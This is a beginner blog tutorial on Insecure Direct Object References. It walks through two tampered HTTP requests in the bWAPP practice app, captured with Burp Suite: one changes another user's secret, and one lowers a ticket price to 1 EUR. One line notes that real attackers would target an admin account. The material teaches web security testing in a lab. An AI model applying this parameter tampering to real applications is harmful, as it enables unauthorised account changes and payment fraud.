

# Hacking Articles

Raj Chandel's Blog

[CTF Challenges](#)[Web Penetration Testing](#)[Red Teaming](#)[Penetration Testing](#)[Courses We Offer](#)[Donate us](#)

## Beginner Guide to Insecure Direct Object References (IDOR)

posted in [PENETRATION TESTING](#) , [WEBSITE HACKING](#) on [JULY 4, 2017](#) by [RAJ CHANDEL](#)

[SHARE](#)

Insecure Direct Object References (IDOR) has been placed fourth on the list of OWASP Top 10 Web application security risks since 2013. It allows an authorized user to obtain information from other users and could be established in any type of web applications. Basically, it allows requests to be made to specific objects through pages or services without the proper verification of requester's right to the content.

Search

Subscribe to Blog via Email

**SUBSCRIBE**

Follow me on Twitter

**OWASP definition:** Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user-supplied input and uses it to retrieve an object without performing sufficient authorization checks.

The Application uses untested data in a SQL call that is accessing account information.

Let consider a scenario where a web application allows the login user to change his secret value.


Here you can see the secret value must be referring to some user account of the database.

Currently, user **bee** is login into a web server for changing his secret value but he is willing to perform some mischievous action that will change the secret value for another user.

**Insecure DOR (Change Secret)**

Change your secret.

New secret:

Using burp suite we had captured the request of the browser where you can see in the given image login user is the **bee** and secret value is hello; now manipulate the user from another user.

**SQLQuery = "SELECT \* FROM useraccounts WHERE account = 'bee';"**

```
POST /bwapp/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.1.103:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.103:81/bwapp/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=o4mltfeol4nul5apom0rplc8ol
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
```

**secret=hello&login=bee&action=change**


Now let's change user name into **raj** as shown in the given image. To perform this attack in an application it requires at least two user accounts.

**SQLQuery = "SELECT \* FROM useraccounts WHERE account = 'raj';"**



## Categories

- 🔖 BackTrack 5 Tutorials
- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others
- 🔖 Penetration Testing
- 🔖 Privilege Escalation
- 🔖 Red Teaming
- 🔖 Social Engineering Toolkit
- 🔖 Trojans & Backdoors
- 🔖 Website Hacking



The screenshot shows a web proxy tool interface with tabs for Intercept, HTTP history, WebSockets history, and Options. The Intercept tab is active, showing a request to http://192.168.1.103:81. Below the request bar are buttons for Forward, Drop, Intercept is on, and Action. The raw view is selected, displaying the following HTTP request details:

```
POST /bwapp/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.1.103:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.103:81/bwapp/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=o4mltfeol4nul5apom0rplc8ol
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

secret=hello&login=raj&action=change
```

**Great!!!** We have successfully changed the secret value for raj.

Note: in any official website the attacker will replace user account from an admin account.

🔖 [Window Password Hacking](#)

🔖 [Wireless Hacking](#)

## Articles

Select Month



# / Insecure DOR (Change Secret) /

Change your secret.

New secret:

The secret has been changed!

Let take another scenario that looks quite familiar for most of the IDOR attack.

Many times we book different order online through their web application, for example, bookmyshow.com for movie ticket booking.

Let consider the same scenario in bwapp for movie ticket booking, where I had book 10 tickets of 15 EUR for each.

Now let's confirm it and capture the browser request through burp suite.


## / Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order  tickets.

Confirm

Now you can see we have intercepted request where highlighted text contains a number of tickets and price of one ticket i.e 15 EUR it means it will reduce 150 EUR from my (user) account; now manipulate this price from your desired price.



I had changed it into **1 EUR** which means now it will reduce only 10 EUR from the account, you can observe it from a given image then forward the request.

InterceptHTTP historyWebSockets historyOptions

Request to http://192.168.1.103:81

ForwardDropIntercept is onAction

RawParamsHeadersHex

POST /bwapp/insecure\_direct\_object\_ref\_2.php HTTP/1.1

Host: 192.168.1.103:81

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:45.0) Gecko/20100101 Firefox/45.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Referer: http://192.168.1.103:81/bwapp/insecure\_direct\_object\_ref\_2.php

Cookie: security\_level=0; PHPSESSID=q6n8a315tedn85255r3fcequf0

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 47

ticket\_quantity=10&ticket\_price=1&action=order

**Awesome!!!** We had booked the 10 tickets in 10 EUR only.



## / Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order  tickets.

Confirm

You ordered **10** movie tickets.

Total amount charged from your account automatically: **10 EUR**.

Thank you for your order!

**Author:** Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

Share this:



Like this:

Loading...

## ABOUT THE AUTHOR

---



### RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

---

#### PREVIOUS POST

← BEGINNER GUIDE TO OS  
COMMAND INJECTION

#### NEXT POST

BEGINNER GUIDE TO UNDERSTAND  
COOKIES AND SESSION  
MANAGEMENT →

## Leave a Reply

Your email address will not be published. Required fields are marked \*

Comment

Name \*

Email \*

Website

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

**POST COMMENT**